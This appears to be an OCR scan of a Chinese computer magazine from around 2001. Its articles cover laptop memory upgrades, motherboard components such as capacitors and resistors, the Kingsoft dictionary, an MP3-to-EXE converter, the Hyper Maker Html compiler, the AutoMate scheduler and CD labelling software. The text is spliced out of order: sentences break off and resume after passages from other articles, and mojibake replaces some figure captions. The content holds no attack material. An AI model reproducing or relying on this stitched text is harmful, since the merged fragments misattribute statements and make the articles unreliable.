RAM就是按照工业标准设计的内存条，各大笔记本厂家生产的主板都应该支持这种成为标准的内存条。通常，为某一个特定型号的笔记本电脑而生产的内存条因产量限制，其市场价格要略高于Value RAM。例如：为SONY Z505JE/JS而设计的

□黑龙江 秀才

看微小元件 选精致板卡

我们在选购板卡（比如主板、显卡和声卡）时，总是对板卡上的主芯片组的性能十分关注，当然，主芯片组对于主板的性能的确起到了决定性作用，但是你是否想到，板卡的制造与用料更是直接影响了主板的性能。采用同样的芯片组，由于板上所用的元件质量不同，板卡的走线不同，使用起来会有明显的差异。这个差异不单指性能上的差异，更多的是包括了主板与主板间在稳定性以及兼容性方面的差异。这也是为什么人们在选购板卡时，往往在大厂和品牌中做决定，因为这些大厂板卡往往采用的是高质量的元件来实现稳定的性能，当然它们的售后服务也是无可挑剔的。好了，当你在选购板卡时，你知道板上哪些元器件是需要特别注意的吗？它们的作用是什么？如果不知道的话，那就看看下面的介绍吧，希望你在暑期能买到合适的板卡。

由于主板是负责连接 CPU、内存、显卡、声卡和硬盘等设备的载体，可以说是电脑中最重要的部件之一，加上主板上的元器件较多，所以下面我们就从主板出发，看看经常使用的元器件的名称和功能以及选购注意事项。

芯片组： 芯片组的重要性不需多谈，在当今的主板中，芯片组的作用和地位已经越来越受到重视。选择一块好的主板，首先必须要选择性能卓越的控制芯片组。从当今的微机结构来看，控制芯片组已经逐步取代了CPU而成为系统的几何核心和逻辑核心。所有的信息交换都是通过控制芯片组完成的，而CPU甚至可以看作是控制芯片组的一个“外部设备”。目前流行的芯片组主要是 Intel 公司的 i815E/EP 以及支持 P4 的 850，VIA 方面主要是 694X 和 KT133/A 等。在选购 815E/EP 主板的时候，主要注意 ICH1 和 ICH2 的区别就可以了。关于芯片组，媒体谈得很多，这里就不多说了（图 1）。

下面我们来看看主板上比较主要的元件——电容，不管买什么主板，大家最喜欢首先研究 CPU 的 Socket 旁的一大堆电容，因为高质量的电容有利于长期稳定的工作。电容具有储存电荷的能力，主板上常见的主要是小型贴片电容、固体钽电容和小型铝电解电容。

常见的电容主要有以下几种:

贴片电容:没有太多介绍，颜色主要是棕褐色，也有银灰色和淡紫色，中间没有数字表示，在 CPU 插座内有很多 。

钽电容:又可以分为贴片固体钽电容（见图2）和直立式钽电容（主板上较少见），钽电容具有工作频率高、性能稳定、寿命长、存储性好等特点，在温度特性、频率特性和可靠性上均优于普通电解电容。但价格上要高于普通电容，因此主板中钽电容数量越多，越能说明主板的用料好。这可以说是主板选购一个小小的窍门了。

铝电解电容也分为贴片封装的铝电容和直立式铝电容（见图 3），铝电容的好处是容量可以做得很大。一般说来，电容的容量越大（不是体积大啊），说明主板上电源质量越好，但是铝电容漏电大，稳定性也不好，选购时需要注意。另外选购时有人喜欢把贴片封装的铝电容当作高品质的电容，一定要走出这个误区，其实它就是普通的电容。

好了，说完电容我们再来看看记忆电池（见图 4），主板上的记忆电池是提供电源给CMOS电路来保持主板基本配置信息的，正常情况下电压 3V。所以购买时主要是看看电池是否是新的，电压是否标为 3V。

下面再看看电阻：导体对电流的阻碍作用叫导体的电阻，板卡上的电阻是指对电路中的电流起阻碍、限制作用的元件，也叫电阻器。板卡上的电阻的作用主要包括限压

Kingston PC100 128MB SODIMM SDRAM的内存价格为56美元，而PC100 SODIMM SDRAM的Value RAM只有 38 美元。至于购买哪一种，还要用户自己考虑。

笔者个人强烈反对在JS的门面店里购买内存条，如果您是在北京、上海、重庆、天津、广州等城市，不妨直接到Kingmax、Kingston公司的指定代理处，以稍高于批发采购价的价格购买品牌内存条。具体的地址和电话请到它们的网站上去查找。

KingMax: http://www.kingmax.com.cn

Kingston: http://www.kingston.com

最后提一句，Kingston公司的所有内存可都是终身质保的啊！

如何安装笔记本内存呢？

不同厂家、不同型号的笔记本电脑的开盖方法和内存插槽位置都是不一样的，但步骤大同小异。下面以 SONY VAIO系列电脑为例，介绍一下。

1.将笔记本电脑与所有的外部设备断开（包括打印机和 AC 变压电源）。拆下机器上的智慧锂电板。等待电脑冷却。

2.按说明书上的内容，拧下螺丝。将机器背面的LCD Lock 拨到 UNLOCK 状态。揭开位于 LCD 下面的键盘。

3.内存插槽就在键盘的下面。为了防止你手上的静电损伤精密元件，用一个金属的线圈或其他什么导电的东西套在右手手腕上，用一根导线的一端与这个金属的线圈相连，另一端接地。如果你手上的汗比较多，则要擦一下。右手持内存条的两边，不要触及内存颗粒，将镀金的脚插入内存槽中，务必保证已经插到槽底。顺势下压，如果听到“啪”的清脆一声响，就说明内存条已经成功插入。

4.安装键盘，拧好机器背面的螺丝。

5.开机看看是否已经成功安装。

6.检测时最好多运行一些诸如Photoshop 6.01之类的软件，并打开40余幅2MB左右的CMYK模式的图片，做做Rotate操作等，看看在内存容量高于你原来的内存容量时，机器会不会死机。

下期，我们将向大家介绍笔记本电脑硬盘的升级。CF

限流及分压分流，还可以与其他电容、电感和晶体管构成电路，进行阻抗匹配与转换、带阻滤波电路等，具有十分广泛的应用，是电路中最基础、最重要的组成部分。

按不同分类标准，电阻可以有很多类，我们在主板上常见的主要有贴片电阻、热敏电阻和贴片电阻阵列等。

贴片电阻（见图5）：是主板上最常见的也是主板上最小的电阻，一般标号为“R”，为黑色扁平状的小方块，两边的引脚焊片为银白色。


热敏电阻（见图6）：主板上的热敏电阻是用来测试CPU和系统温度的，通常位于CPU插座内或硬件监测集成电路周围，有的外形和贴片电阻一样，颜色为黑色或浅灰色，有的热敏电阻采用直立式的封装，外形像个球，常见颜色为蓝色，一般在使用AMD系列CPU的主板上比较常见。

电阻在选购时一般没有什么可以参考的标准，因为电阻实在太细小，在选购时主要是看看相邻的贴片电阻之间是否有“飞线”现象就可以了。

此外主板上还有很多的元件，比如电源稳压芯片和三端稳压器、二极管和三极管（图7）、跳线（图8）、电感（图9）、石英晶体振荡器、除错显示电路以及BIOS等。二极管主要是用来做电位切换的，三极管主要是用于电位的翻转和判断电源稳压电路的。这些在主板选购中没有什么可以多谈的。

总之选购主板时，注意杂牌主板与品牌主板在元件上的区别还是很大的，一般杂牌主板的做工都很粗糙，甚至在主板上出现“飞线”现象（指元件与元件或线路与线路之间直接用导线相连）。在元件的选料上也多以低价的次品为主，各插槽、插座和元件均无厂牌。在元件组装焊接方面，板基通常只采用两层板或三层板，而且不太重要的元件均不安装。在产品配件方面，最基本的说明书只有短短几页纸。而品牌主板从元件选料到焊接都做得工工整整，各插槽元件和插座均选自著名品牌，说明书详尽具体而且精美。

好了，最后让我们再简单说一句显卡：显卡与主板类似，有贴片电阻、电容、石英晶体振荡器、3D加速芯片、显存颗粒、BIOS芯片、电源管理芯片等。选购时主要注意电容部分是否采用了钽电容，因为显卡是高频电路，需要高质量的电容滤去电源中更高频率的杂波。品牌显卡中使用了很多钽电容，对显卡的稳定工作起到了相当大的辅助作用。CF




各器件在主板中的位置参考
（注：因主板设计上的不同，各元器件在不同型号主板上的位置会有一定的变化，本图仅供参考）

词霸在手 E 文无忧

用电脑难免会跟英文打交道，要是碰巧你的英文不好，那可是有点麻烦了。不过如果有了金山词霸，你就不用担忧了，即使你的英文再差，只要有了金山词霸，保管让你“纵横天下”。

随着微软扯起“.net”大旗，金山词霸也从最初的词霸Ⅲ、词霸2000，升级到现在的金山词霸.net 2001。

□重庆 Seafly



①

金山词霸.net 2001虽然让人感觉有换汤不换药的感觉，但是不难看出，新的版本在软件界面上确实下了很大功夫，让人觉得很大气。

此外，新版的金山词霸在词库方面也得到很大加强，新增了《现代英汉综合大辞典》、《图解词典》等8部权威的词典及进出口、心理学、仪器仪表、消防、航海等专业词库。

软件的安装非常简单，如果采用典型安装，只要选择好安装路径，然后一路回车就可以了。

如果选择完全安装，安装所有辞典和专业词库，一共要占用约300M的硬盘空间。

金山词霸对硬件系统的要求并不高，P133，16M内存，以及最小化安装所需的约100M硬盘空间。



②

金山词霸的补丁已经出到第三个了，该补丁修正了词霸中的一些拼写错误，不能在Acrobat中取词，以及其他的一些小错误。

可以到词霸网站“www.iciba.net”或者其他比较有名的下载站点下载。

下载后的文件有3.6M，直接双击安装即可。



③

唐诗宋词、元素符号、货币单位、度量衡、部首检字表、拼音检字表、Internet域名等附录内容虽然跟词典本身并没有多少直接联系，却使词霸成为一个很好的知识库！

从开始菜单中打开程序，这就是主界面。

让人意外的是，在词霸这种商业软件中，居然还有这么多的广告：界面左下方的滚动广告，正文部分的网站广告，以及查询结果最后的网站标准横幅广告条。

虽然词霸采用了低价路线，但是如此多的广告，让人觉得不像商业软件，反而更像是一款共享软件。

好在界面左下方的动态广告可以隐藏，只要点击广告下方的“↓”即可。



④

金山词霸的使用非常简单，直接在输入框中输入你想要查询的单词即可。

词霸支持中文和英文之间的双向查询，所以，无论输入中文，英文都可以查出对应的内容。而且，词霸还支持汉语查汉语，英语查英语，这下，连《新华字典》都可以省啦！

在你输入的时候，程序就开始进行模糊查询，输入完成之后，相应内容就出现在解释窗口中。如果觉得解释不够详尽，只要在输入完成后按下回车，图解英汉词典，美国传统辞典，以及你所设置的各种专业词典会逐一显示在解释窗口中。

这下，恐怕很难找到词霸不认识的单词了！




5

在词霸中发现图解英汉词典实在是一个惊喜！

对于需要各种图片的朋友，这可是一个宝贵的图库。

对于家中有小孩的朋友，“看图识字”的图书也可以不买了，直接在电脑上画，中文附带英文一起学了！

6



如果在阅读或者使用其他软件的时候，遇到不认识的生词，每次都要到词霸的窗口界面去查，未免太麻烦。

只要开启词霸的“屏幕取词”功能，然后将词霸窗口最小化就可以屏幕取词了。

把鼠标移动到生词上面，停留片刻，如果是英文，就会自动翻译成中文；反之则翻译成英文。

如果使用Win2000系统，则取词窗口可以设置为半透明效果。

7

词霸.net 2001中新增了一个功能——生词本。

生词本是一个帮助用户更好地记忆单词的小程序，在默认情况下它会自动把用户所有查询过的单词添加到生词本中，这使用户可以随时调出进行复习。而且它还能够自动生成大量词、意间的双向测试供用户检验学习效果。

右图即为“生词回顾”中查询过的生词。



8

生词测试功能可以根据你指定的测试范围（包括今天、本月前三天、本月全部、所有等），测试类型（单词到解释，以及解释到单词两种），自动生成单项选择题。


现在学英语又多一个好帮手了！





在系统托盘中的词霸图标上单击右键，然后选择“设置”，打开设置窗口，对取词条的颜色、延迟时间、取词模式等进行选择，其中许多选项比词霸2000中的更为丰富了。

9



10



选择进行网络搜索时所采用的搜索引擎，其中包括中文雅虎、新浪、中华网、词霸在线等。

即时发声功能可以让鼠标指到一个生词的同时朗读该单词。

新版词霸终于可以选择发音引擎了，这次有Mary、Mike等多达12种发音。

CF

□四川 钟诚

不用播放器 也能听 MP3

当你想尽情欣赏MP3歌曲，却苦于找不到MP3播放器，或即使找到却不会使用时，你不妨试试下面介绍的这款转换工具：MP3 to EXE Converter。它能将MP3歌曲转换成可执行文件，直接运行该文件便可启动自身集成的播放器（图1）进行播放，而无需单独的MP3播放器。这样做的好处是不光方便了自己，也可以将生成的可执行MP3文件分发给别的没有MP3播放工具的朋友，酷吧！不过，这当然会增大一点MP3文件的个头。




图 1

启动该程序后，出现小巧玲珑的对话框界面（图2），其中包含五个标签和一些按钮，下面来看看它的使用。




图 2

一、单曲转换

在“Source-/Targetfile”标签中设定转换的源文件和目标文件，可直接输入，也可点击“Select MP3-Song”和“Choose the Target”按钮指定源文件和目标文件。

该工具支持标准扩展名（.mp3）和非标准扩展名（.cxd等）的转换。如果点击“Select MP3-Song”按钮，在“打开”对话框中没有显示非标准扩展名的MP3文件，在“文件名”栏输入“*.*”即可找到它们。

在“Information about the Song”标签（见图2）中可以设置歌曲信息（如曲名、演唱者、年份、备注等）：点击“Edit”编辑信息，点击“Save changes”保存信息，点击“Remove info from file”清空信息。这样可让用户在播放歌曲时能通过面板中“About the Song”按钮（见图1）查看歌曲附加信息。

最后点击“Create the .EXE-File”按钮即可完成转换工作。

二、播放面板风格设置

对生成MP3执行文件所带的播放器面板样式也可以进行定制：

在图3标签中，“VU-Meter”栏用于设置音量计量器样式，点击“Test”按钮可以测试；“Volume”栏用于设置音量控制的约定参数；点击“Background”按钮可以设定面板底色，“Close after playing 1 time”设定单次播放，“Loop the song”设定循环播放。点击“Preview”可预览面板样式，点击“Standard-Style”可恢复默认样式。




图 3

在图4标签中，“Show this elements in the player”栏用于设定显示在面板上的各控件元素（包括文件时间长度、单次/循环播放单选框、歌曲信息按钮、左右声道音量同步复选框等）；“Link to Homepage”栏用于设定你的主页名称和URL，这样当用户打开你分发给他的MP3执行文件时，点击面板下部（见图1）的链接即可访问你的主页。

三、期限设置

在图4标签的“Expire the Song”栏中可设定歌曲使用的期限，以及到期时弹出框的提示信息，让用户知道天下没有白吃的宴席。用不用此功能大家看着办吧！




图 4

四、分割MP3文件

MP3文件一般都有好几兆大小，如果要通过软盘传递，一张盘是不行的。选择图2中的“Target filesize”标签，勾选“Split into several files”复选框，在下面的“Maximum filesize”栏指定切割的容量大小（比如标准软盘容量1.44MB，或直接输入自定义的容量大小），在转换时就会按此容量生成系列文件（主文件扩展名为.exe，其他文件扩展名为.mmm）。如果需直接生成到软盘上，应在图2的“Targetfile”栏设定包含软盘盘符的文

制作最炫的电子出版物

——Hyper Maker Html

□湖北 暴峰

HTML开放和强大的功能使人爱不释手，也成为许多人制作电子出版物的首选。但HTML的源代码容易泄漏，在一定程度上引起了一些用户的不满，而且要运行用HTML语言编制的电子文档还要保证使用者的机器必须装有IE。但现在，Hyper Maker Html v2001.10的出现让我的眼前为之一亮！是的，就是它。用它我们就可以将HTML文件打包编译成单独的一个EXE文件。而HTML文件涉及的图形、声音、影像文件都可以一同打进这个可执行文件包中。这样不仅保护了我们辛辛苦苦工作的成果，而且不用再担心使用者的机器中是否装了IE。想要制作出最炫的电子出版物，你只需要将你的网页制作得漂漂亮亮即可，其他的就交给Hyper Maker Html吧！

Hyper Maker Html v2001.10的功能特性主要有：

1. 可以将整个网站的内容或者HTML文档编译成可以单独运行(即文件后缀为EXE)的电子文档，而且没有文件大小的限制！

2. 制作好的电子文档完全支持关键字查询。

3. 电子文档可以包括MP3、PDF、SWF、AVI、MPG等各种不同格式的媒体文件。

4. 用户可以对制作好的电子文档进行加密，从而可以更好地保护电子文档的源代码。

5. 新版的Hyper Maker Html v2001.10支持CSS样式表等更新的HTML语言格式，用户可以更好地保持电子文档的特色。

6. 制作出来的电子文档可以轻松地支持各国语言(如英语、法语、德语、中文等)。

说了这么多，你对这款工具是不是有一点动心？好吧，下面就让我们看看如何使用它制作出最炫的电子出版物！

Hyper Maker Html v2001.10版，大小是2191KB。从网上下载了程序包之后，点击安装。一路"确定"之后，Hyper Maker Html v2001.10就在我们的硬盘上安家了。下面就让我们来看看如何使用吧！

现在我们要新建一个电子出版物，可以在"File"的菜单选择栏上选择"New"选项。然后我们要做的就是找到你所制作的网页所在目录，选择主页面文件即可，如图1所示。我所制作的网页主页面为index.htm。Hyper Maker Html会自动将该页面所涉及的文件打进压缩包里去。选择好主页面后，Hyper Maker Html的程序主界面会发生很大变化，这时它会要求你为你所制作的电子出版物取名，如图2所示。这时用户可以根据自己的需要为电子出版物定一个名字。确定后会出现图3所示界面。




图1



图2




图3

件名，再按上面的方法操作，在转换时只要按提示不断地插入软盘，就可轻松完成创建工作。

五、批量转换


点击图2中的"Batch-Conversion"按钮，将弹出"MP3 to EXE Converter-Batchmode"对话框（图5），可实现对MP3文件的批量转换。使用方法很简单：通过左边列表框找到要转换的MP3文件，再通过中间的添加按钮将它们加入到右边列表栏，设定好输出文件夹，点击"Create it!"按钮即可搞定。

注意：只能添加标准扩展名（.mp3）的MP3文件。

如果点击"Add all MP3's>>"按钮，可以将磁盘中选定的所有MP3文件加入到右边的列表栏。

听了上面的介绍，是否有点心动？那么赶快行动吧！其最新版本为2.6，大小为981KB，解压安装后即可使用。

但请注意，未注册的版本功能上有些限制，并且会出现提示注册的警告框。CF



Í¼5

在这个“Interface”上用户可以制定电子出版物运行呈现给大家的界面。主要选择项有:是否显示打开按钮、是否显示链接、是否显示菜单栏、是否允许拷贝、是否显示字体菜单……在其他的选项中,用户还可以定制显示哪几个工具栏图标和电子出版物显示屏幕的长宽等。

确定后,我们再选择“Options”这一选项,如图4所示。在这里,用户可以定制在关闭电子出版物之前出现的警示信息以及电子出版物的关于页面和帮助页面。



Í¼4

确定后,我们再选择‘Protection”这一选项,出现如图5所示界面。在这里用户可以对自己的电子出版物定制保护措施。可以设置锁定页面,也可以不对电子出版物加锁,还可以设定电子出版物运行几次之后就不能再运行。在选项栏下方,用户可以定制出版物注册的方式(可以根据volume码,也可以根据硬盘序列号或者两者兼而有之)。




图5

保护选项确定后,我们再选择“Exclusions”这一选项,如图6所示。在这里,用户可以选择是否把一些格式的外部媒体文件编译进电子出版物中去。这些文件的格式主要有:MP3、SWF、AVI、MPG、PDF、




图6

WAV、BMP、JPG、GIF。如不将这些文件编译进电子出版物中,则编译好后的EXE文件的体积会大大减小,当然你还是必须将这些媒体文件与你制作好的EXE文件一并提供给用户。

除以上这几个选项栏外,Hyper Maker Html还有Search(查询)、External(设定调用的外部程序)、Print(设定打印相关选项)、Setup(设定压缩包安装选项)。用户可以根据自己的需要进行设置。

以上都设置好以后,我们就可以进入电子出版物的编译、制作工作了!我们选择“Files→Compile..”,这时会出现如图7所示界面,有两个选项让你选择。一个速度快,但编译后的文件不加密、不压缩;另一个速度较慢,但既加密也压缩,可根据需要进行选择。为你的编译文件定一个名字,很快就编译完成。编译好的文件后缀名为htz4。

下一步就要将编译好的文件连接成为EXE可执行文件




图7

了。我们选择“Files→Make Exe File..”一栏。一路“确定”(当然你要为你的电子出版物定一个文件名,还要选择你的EXE所用图标)之后,我们的电子出版物就大功告成了,如图8和图9所示。

图8是按照Hyper Maker Html默认的界面设置进行编译的,而图9则是不让其显示众多的菜单和按钮栏,而且仅有的几个按钮也被安置在屏幕下方,从而使出版物的界面显得干净整洁。是不是很炫?在这里我所采用的HTML已经比较老,主要是因为它的体积比较小。不过经过我单独试验,发现将MP3以及SWF等较新




图8




图9

格式的媒体编译进入可执行文件是完全没有问题的。而且,对层式表,Hyper Maker Html也能够提供完美的支持。

拿出你的创造力吧,你也能做出最炫的电子出版物,不是吗?CF

电脑的定时器 AutoMate

□湖北 西方不胜

你是否有过这样的愿望——半夜两点你的电脑自动打开，拨号上线接收和发送邮件，然后下线并自动关闭电脑；你的电脑能够自动启动Winamp,播放你钟爱的MP3音乐文件叫你起床；你的电脑在你的吃饭时间跳出来提醒你……现在用Automate就可以达成你的心愿！它可以让你即使在离开电脑的时候，也能让电脑依照定好的安排帮你完成想做的事，使电脑就像一个听话的机器人！

这款软件几乎在各大下载站点都可以找到。下面就让我们看看如何使用它吧！这里，我用的是4.4版，软件包大小为5409KB(有点大，下载下来确实不易)。安装好以后，程序会在电脑启动时默认驻留在任务栏里。运行主程序，界面十分华丽，给你一种“Flash”的感觉，让人看得很舒服！需要说明的是：在这里，我们使用的是它的试用版。在图1所示界面上的四个按钮中单击“Evaluate”即可进入主程序，如图2所示。图中所示的都是一些Automate任务实例，用户可以根据这些例子很方便地建立自己的任务。

现在，我们点击主程序界面上工具栏中的“New”按钮，建立一个新任务。这时会出现如图3所示界面。我们只需要点击“Next”按钮即可进入下一步，如图4所示。在这里我们要设定我们的任务——即让电脑知道要做什么！在这个界面上点击“Create Steps”按钮，进入如图5所示界面。在这里你可以设定你的任务为：运行某个程序；关闭或打开电脑；关闭或打开某个文件……



图1



图2



图3



图4




图5

在这个例子中我们选择运行程序。单击左栏中的“Start an application”，进入如图6所示界面。设定任务为运行电子小说阅读器。单击“OK”后，又回到图5，在此处单击“Save”即可进入下一步，如图7所示。

在这里，用户可设定任务在什么条件下触发，即告诉电脑你的任务在什么情况下执行。可以设定为按时间运行，也可设定为热键触发，或者是启动或关闭Windows时触发，电脑空闲时触发……设置起来很方便，这里就不再赘述。设置好后，Automate会要求你为这个任务取个名字，如图8。完成后，单击“Next”按钮，即可进入如图9所示界面。这时，程序会告诉你，你的任务已经安排好了，问你完成后是否打开属性框，或者在桌面上建立一个快捷方式，还是将这个任




图6



图7



图8

光盘包装设计师——CD Label Creator

□沈阳 张春丽 张春明

光盘作为一种廉价的大容量便携式存储介质，无论在容量上，可靠性上，还是价格上都要比传统的便携式存储介质（如软盘等）具有优势，加之光盘刻录机的价格也已降至普通消费者可以接受的程度，所以它理所当然受到人们的青睐。

俗话说："人要衣裳，佛要金装"。光盘当然也需要包装。大多数用户的刻录盘没有标识，这样一来，随着刻录的光盘不断增多，资料查找的难度也在不断加大。面对比比皆是的Kodak、Philips、SONY和一些不知名品牌光盘，真是剪不断，理还乱。

